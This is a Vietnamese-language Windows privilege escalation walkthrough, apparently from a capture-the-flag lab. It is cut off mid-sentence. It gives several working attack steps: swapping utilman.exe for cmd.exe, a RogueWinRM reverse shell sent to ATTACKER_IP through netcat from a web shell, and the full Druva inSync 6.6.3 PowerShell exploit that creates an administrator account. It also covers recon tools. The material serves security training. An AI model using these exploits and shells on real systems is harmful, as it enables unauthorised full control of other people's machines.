
Sau đó, chúng ta sẽ thay thế utilman.exe bằng bản sao của cmd.exe:

Command Prompt


**C:\Windows\System32\> copy cmd.exe utilman.exe**

**1 file(s) copied.**

Để kích hoạt utilman, chúng ta sẽ khóa màn hình từ nút bắt đầu:



Và cuối cùng, tiến hành nhấp vào nút "Ease of Access", chạy utilman.exe với quyền SYSTEM. Vì chúng ta đã thay thế nó bằng bản sao cmd.exe, chúng ta sẽ nhận được Command Prompt với quyền SYSTEM:



1. **SeImpersonate / SeAssignPrimaryToken**

Những đặc quyền này cho phép một tiến trình mạo danh người dùng khác và hành động thay mặt họ. Mạo danh thường bao gồm khả năng tạo ra một tiến trình hoặc luồng trong bối cảnh bảo mật của người dùng khác.

Mạo danh dễ hiểu khi bạn nghĩ về cách máy chủ FTP hoạt động. Máy chủ FTP phải hạn chế người dùng chỉ truy cập vào các tệp mà họ được phép xem.

Giả sử chúng ta có một dịch vụ FTP đang chạy với người dùng **ftp**. Nếu không có sự mạo danh, nếu người dùng Ann đăng nhập vào máy chủ FTP và cố gắng truy cập các tệp của cô ấy, dịch vụ FTP sẽ cố gắng truy cập chúng bằng mã thông báo truy cập của mình thay vì của Ann:

A diagram of a computer program

Description automatically generated with medium confidence

Có một số lý do tại sao sử dụng mã thông báo ftp không phải là ý tưởng tốt nhất:

- Để các tệp được phục vụ chính xác, chúng cần phải có thể truy cập được đối với người **ftp** dùng. Trong ví dụ trên, dịch vụ FTP sẽ có thể truy cập các tệp của Ann, nhưng không phải các tệp của Bill, vì DACL trong các tệp của Bill không cho phép user **ftp**. Điều này làm tăng thêm sự phức tạp vì chúng ta phải cấu hình thủ công các quyền cụ thể cho từng tệp/thư mục được phục vụ.

- Đối với hệ điều hành, tất cả các tệp đều được truy cập bởi user **ftp**, bất kể người dùng nào hiện đang đăng nhập vào dịch vụ FTP . Điều này khiến việc ủy ​​quyền cho hệ điều hành trở nên bất khả thi; do đó, dịch vụ FTP phải triển khai nó.

- Nếu dịch vụ FTP bị xâm phạm tại một thời điểm nào đó, kẻ tấn công sẽ ngay lập tức có quyền truy cập vào tất cả các thư mục mà người **ftp**dùng có quyền truy cập.

Mặt khác, nếu người dùng dịch vụ FTP có quyền SeImpersonate hoặc SeAssignPrimaryToken, tất cả những điều này sẽ được đơn giản hóa một chút vì dịch vụ FTP có thể tạm thời lấy mã thông báo truy cập của người dùng đang đăng nhập và sử dụng nó để thực hiện bất kỳ tác vụ nào thay mặt họ:

A diagram of a computer program

Description automatically generated with medium confidence

Bây giờ, nếu người dùng Ann đăng nhập vào dịch vụ FTP và cho rằng người dùng ftp có quyền mạo danh, nó có thể mượn mã thông báo truy cập của Ann và sử dụng nó để truy cập các tệp của cô ấy. Theo cách này, các tệp không cần cung cấp quyền truy cập cho người dùng **ftp**theo bất kỳ cách nào và hệ điều hành xử lý quyền. Vì dịch vụ FTP đang mạo danh Ann, nó sẽ không thể truy cập các tệp của Jude hoặc Bill trong phiên đó.

Với tư cách là kẻ tấn công, nếu chúng ta kiểm soát được một tiến trình bằng quyền SeImpersonate hoặc SeAssignPrimaryToken, chúng ta có thể mạo danh bất kỳ người dùng nào đang kết nối và xác thực với tiến trình đó.

Trong hệ thống Windows, bạn sẽ thấy rằng TÀI KHOẢN DỊCH VỤ LỘC BỘ và TÀI KHOẢN DỊCH VỤ MẠNG đã có các đặc quyền như vậy. Vì các tài khoản này được sử dụng để tạo ra các dịch vụ bằng các tài khoản bị hạn chế, nên việc cho phép chúng mạo danh người dùng kết nối nếu dịch vụ cần là hợp lý. Internet Information Services (IIS) cũng sẽ tạo một tài khoản mặc định tương tự có tên là "iis apppool\defaultapppool" cho các ứng dụng web.

Để nâng cao đặc quyền bằng các tài khoản như vậy, kẻ tấn công cần những điều sau: 1. Tạo một quy trình để người dùng có thể kết nối và xác thực với quy trình đó để việc mạo danh diễn ra.


2. Tìm cách buộc người dùng có đặc quyền kết nối và xác thực với quy trình độc hại được tạo ra.

Chúng tôi sẽ sử dụng RogueWinRM để thực hiện cả hai điều kiện.

Chúng ta hãy bắt đầu bằng cách giả sử chúng ta đã xâm nhập vào một trang web chạy trên IIS và đã cài một web shell vào địa chỉ sau:

**http://10.10.139.57/**

Chúng ta có thể sử dụng web shell để kiểm tra các đặc quyền được chỉ định của tài khoản bị xâm phạm và xác nhận rằng chúng ta nắm giữ cả hai đặc quyền quan trọng cho tác vụ này:



Để sử dụng RogueWinRM, trước tiên chúng ta cần tải khai thác lên máy mục tiêu. Để thuận tiện cho bạn, điều này đã được thực hiện và bạn có thể tìm thấy khai thác trong thư **C:\tools\**mục.

Khai thác RogueWinRM có thể thực hiện được vì bất cứ khi nào người dùng (bao gồm cả người dùng không có đặc quyền) khởi động dịch vụ BITS trong Windows, nó sẽ tự động tạo kết nối đến cổng 5985 bằng cách sử dụng đặc quyền SYSTEM. Cổng 5985 thường được sử dụng cho dịch vụ WinRM, đây chỉ là một cổng để lộ bảng điều khiển Powershell để sử dụng từ xa thông qua mạng. Hãy nghĩ về nó giống như SSH , nhưng sử dụng Powershell.

Nếu vì lý do nào đó, dịch vụ WinRM không chạy trên máy chủ nạn nhân, kẻ tấn công có thể khởi động dịch vụ WinRM giả trên cổng 5985 và bắt được nỗ lực xác thực do dịch vụ BITS thực hiện khi khởi động. Nếu kẻ tấn công có đặc quyền SeImpersonate, hắn có thể thực hiện bất kỳ lệnh nào thay mặt cho người dùng kết nối, đó là SYSTEM.


Trước khi chạy khai thác, chúng ta sẽ khởi động trình lắng nghe netcat để nhận shell ngược trên máy của kẻ tấn công:

KaliLinux

**user@attackerpc$ nc -lvp 4442**

Sau đó, sử dụng web shell của chúng tôi để kích hoạt khai thác RogueWinRM bằng lệnh sau:

c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe ATTACKER\_IP 4442"



**Lưu ý:** Việc khai thác có thể mất tới 2 phút để hoạt động, do đó trình duyệt của bạn có thể không phản hồi trong một thời gian. Điều này xảy ra nếu bạn chạy khai thác nhiều lần vì nó phải đợi dịch vụ BITS dừng trước khi khởi động lại. Dịch vụ BITS sẽ tự động dừng sau 2 phút khởi động.

Tham số này **-p**chỉ định tệp thực thi sẽ được chạy bởi khai thác, **nc64.exe**trong trường hợp này là. **-a**Tham số này được sử dụng để truyền tham số cho tệp thực thi. Vì chúng ta muốn nc64 thiết lập một shell ngược lại với máy của kẻ tấn công, nên các tham số để truyền cho netcat sẽ là **-e cmd.exe ATTACKER\_IP 4442**.

Nếu mọi thứ được thiết lập đúng, bạn sẽ thấy một shell có quyền HỆ THỐNG:

KaliLinux

**user@attackerpc$ nc -lvp 4442**

**Listening on 0.0.0.0 4442**

**Connection received on 10.10.175.90 49755**

**Microsoft Windows [Version 10.0.17763.1821]**

**(c) 2018 Microsoft Corporation. All rights reserved.**

**c:\windows\system32\inetsrv>whoami**

**nt authority\system**

Sử dụng bất kỳ phương pháp nào trong ba phương pháp được thảo luận trong nhiệm vụ này, hãy truy cập vào màn hình của Quản trị viên và thu thập cờ. Đừng quên nhập cờ vào cuối nhiệm vụ này.

1. **Abusing vulnerable software**
2. **Unpatched Software**

You can use the **wmic** tool to list software installed on the target system and its versions.

*wmic product get name,version,vendor*

Sau khi thu thập thông tin về phiên bản sản phẩm, chúng ta luôn có thể tìm kiếm các lỗ hổng hiện có trên phần mềm đã cài đặt trực tuyến trên các trang web như exploit-db , packet storm hoặc Google , cùng nhiều trang web khác.

1. **Case Study: Druva inSync 6.6.3 – có vẻ như là thêm tài khoản của user hiện tại làm quản trị viên**

Máy chủ mục tiêu đang chạy Druva inSync 6.6.3, dễ bị leo thang đặc quyền như [Matteo Malvica đã báo cáo. Lỗ hổng này là kết quả của bản vá lỗi được áp dụng cho lỗ hổng khác được](https://www.matteomalvica.com/blog/2020/05/21/lpe-path-traversal/)[Chris Lyne](https://www.tenable.com/security/research/tra-2020-12) báo cáo ban đầu cho phiên bản 6.5.0 .


Phần mềm này dễ bị tấn công vì nó chạy máy chủ RPC (Remote Procedure Call) trên cổng 6064 với quyền SYSTEM, chỉ có thể truy cập từ máy chủ cục bộ. Nếu bạn không quen với RPC, thì đây chỉ là một cơ chế cho phép một quy trình nhất định hiển thị các hàm (gọi là thủ tục trong thuật ngữ RPC) qua mạng để các máy khác có thể gọi chúng từ xa.

Trong trường hợp của Druva inSync, một trong những thủ tục được tiết lộ (cụ thể là thủ tục số 5) trên cổng 6064 cho phép bất kỳ ai yêu cầu thực hiện bất kỳ lệnh nào. Vì máy chủ RPC chạy dưới dạng SYSTEM, nên bất kỳ lệnh nào cũng được thực hiện với quyền SYSTEM.

Lỗ hổng ban đầu được báo cáo trên các phiên bản 6.5.0 và trước đó cho phép bất kỳ lệnh nào được chạy mà không bị hạn chế. Ý tưởng ban đầu đằng sau việc cung cấp chức năng như vậy là thực thi từ xa một số tệp nhị phân cụ thể được cung cấp với inSync, thay vì bất kỳ lệnh nào. Tuy nhiên, không có kiểm tra nào được thực hiện để đảm bảo điều đó.

Một bản vá đã được phát hành, trong đó họ quyết định kiểm tra xem lệnh được thực thi có bắt đầu bằng chuỗi **C:\ProgramData\Druva\inSync4\**, nơi các tệp nhị phân được phép được cho là nằm. Nhưng sau đó, điều này tỏ ra không đủ vì bạn có thể chỉ cần thực hiện một cuộc tấn công đường dẫn để bỏ qua loại kiểm soát này. Giả sử bạn muốn thực thi **C:\Windows\System32\cmd.exe**, không nằm trong đường dẫn được phép; bạn có thể chỉ cần yêu cầu máy chủ chạy **C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe**và điều đó sẽ bỏ qua kiểm tra thành công.

Để tạo ra một khai thác hiệu quả, chúng ta cần hiểu cách giao tiếp với cổng 6064. May mắn thay, giao thức được sử dụng khá đơn giản và các gói tin cần gửi được mô tả trong sơ đồ sau:



Gói đầu tiên chỉ đơn giản là một gói hello chứa một chuỗi cố định. Gói thứ hai chỉ ra rằng chúng ta muốn thực hiện thủ tục số 5, vì đây là thủ tục dễ bị tấn công sẽ thực hiện bất kỳ lệnh nào cho chúng ta. Hai gói cuối cùng được sử dụng để gửi độ dài của lệnh và chuỗi lệnh sẽ được thực hiện, tương ứng.

Được Matteo Malvica công bố lần đầu [tại đây](https://packetstormsecurity.com/files/160404/Druva-inSync-Windows-Client-6.6.3-Privilege-Escalation.html) , khai thác sau đây có thể được sử dụng trong máy mục tiêu của bạn để nâng cao đặc quyền và lấy cờ của tác vụ này. Để thuận tiện cho bạn, đây là mã khai thác gốc:

$ErrorActionPreference = "Stop"

$cmd = "net user pwnd /add"

$s = New-Object System.Net.Sockets.Socket(

[System.Net.Sockets.AddressFamily]::InterNetwork,

[System.Net.Sockets.SocketType]::Stream,

[System.Net.Sockets.ProtocolType]::Tcp

)

$s.Connect("127.0.0.1", 6064)

$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v0002]")

$rpcType = [System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`0")

$command = [System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe /c $cmd");

$length = [System.BitConverter]::GetBytes($command.Length);

$s.Send($header)

$s.Send($rpcType)

$s.Send($length)

$s.Send($command)

Bạn có thể mở bảng điều khiển Powershell và dán trực tiếp lệnh khai thác để thực thi lệnh đó (Lệnh khai thác cũng có sẵn trên máy mục tiêu tại  **C:\tools\Druva\_inSync\_exploit.txt**). Lưu ý rằng tải trọng mặc định của lệnh khai thác, được chỉ định trong biến **$cmd**, sẽ tạo một người dùng có tên **pwnd**trong hệ thống, nhưng sẽ không chỉ định cho người dùng đó các quyền quản trị, vì vậy chúng ta có thể muốn thay đổi tải trọng thành thứ gì đó hữu ích hơn. Đối với phòng này, chúng ta sẽ thay đổi tải trọng để chạy lệnh sau:

net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add

Lệnh này sẽ tạo người dùng **pwnd**có mật khẩu là **SimplePass123**và thêm người dùng đó vào nhóm quản trị viên. Nếu khai thác thành công, bạn sẽ có thể chạy lệnh sau để xác minh rằng người dùng đó **pwnd**tồn tại và là một phần của nhóm quản trị viên:

Command Prompt

**PS C:\> net user pwnd**

**User name pwnd**

**Full Name**


**Account active Yes**

**[...]**

**Local Group Memberships \*Administrators \*Users**

**Global Group memberships \*None**

Bước cuối cùng, bạn có thể chạy Command Prompt với tư cách quản trị viên:



Khi được nhắc nhập thông tin xác thực, hãy sử dụng **pwnd**tài khoản. Từ Command Prompt mới, bạn có thể  lấy lại cờ của mình từ màn hình Quản trị viên bằng lệnh sau  **type C:\Users\Administrator\Desktop\flag.txt**

1. **Tools of the Trade (các công cụ)**
2. **WinPEAS**

* Công cụ kiểm tra lỗ hổng và cấu hình sai trên Windows giúp phát hiện các cơ hội leo thang đặc quyền
* Đầu ra từ winPEAS có thể dài và đôi khi khó đọc. Đây là lý do tại sao việc luôn chuyển hướng đầu ra sang một tệp là một thực hành tốt, như được hiển thị bên dưới:

*C:\> winpeas.exe > outputfile.txt*

1. **PrivescCheck**

* Script PowerShell giúp kiểm tra các cấu hình bảo mật trên Windows để tìm các cơ hội leo thang đặc quyền
* Nó cung cấp một giải pháp thay thế cho WinPEAS mà không yêu cầu thực thi tệp nhị phân.
* Nhắc nhở : Để chạy PrivescCheck trên hệ thống đích, bạn có thể cần bỏ qua các hạn chế về chính sách thực thi. Để đạt được điều này, bạn có thể sử dụng lệnh Set-ExecutionPolicycmdlet như được hiển thị bên dưới.

*Powershell*

PS C:\> Set-ExecutionPolicy Bypass -Scope process -Force

PS C:\> . .\PrivescCheck.ps1

PS C:\> Invoke-PrivescCheck

1. **WES-NG: Windows Exploit Suggester**

Công cụ đề xuất các exploit dựa trên các lỗ hổng bảo mật chưa được vá của Windows, giúp tìm kiếm các khả năng leo thang đặc quyền.

Một số khai thác gợi ý các tập lệnh (ví dụ winPEAS) sẽ yêu cầu bạn tải chúng lên hệ thống mục tiêu và chạy chúng ở đó. Điều này có thể khiến phần mềm diệt vi-rút phát hiện và xóa chúng. Để tránh tạo ra tiếng ồn không cần thiết có thể thu hút sự chú ý, bạn có thể thích sử dụng WES-NG, sẽ chạy trên máy tấn công của bạn (ví dụ Kali hoặc TryHackMe AttackBox).

WES-NG là một tập lệnh Python có thể được tìm thấy và tải xuống [tại đây](https://github.com/bitsadmin/wesng) .

Sau khi cài đặt và trước khi sử dụng, hãy nhập **wes.py --update**lệnh để cập nhật cơ sở dữ liệu. Tập lệnh sẽ tham chiếu đến cơ sở dữ liệu mà nó tạo ra để kiểm tra các bản vá lỗi bị thiếu có thể dẫn đến lỗ hổng mà bạn có thể sử dụng để nâng cao đặc quyền của mình trên hệ thống mục tiêu.

Để sử dụng tập lệnh, bạn sẽ cần chạy **systeminfo** lệnh trên hệ thống mục tiêu. Đừng quên hướng đầu ra đến tệp .txt mà bạn sẽ cần chuyển đến máy tấn công của mình.

Sau khi thực hiện xong, wes.py có thể được chạy như sau;

KaliLinux

**user@kali$ wes.py systeminfo.txt**

1. **Metasploit**

Rất nhiều ứng dụng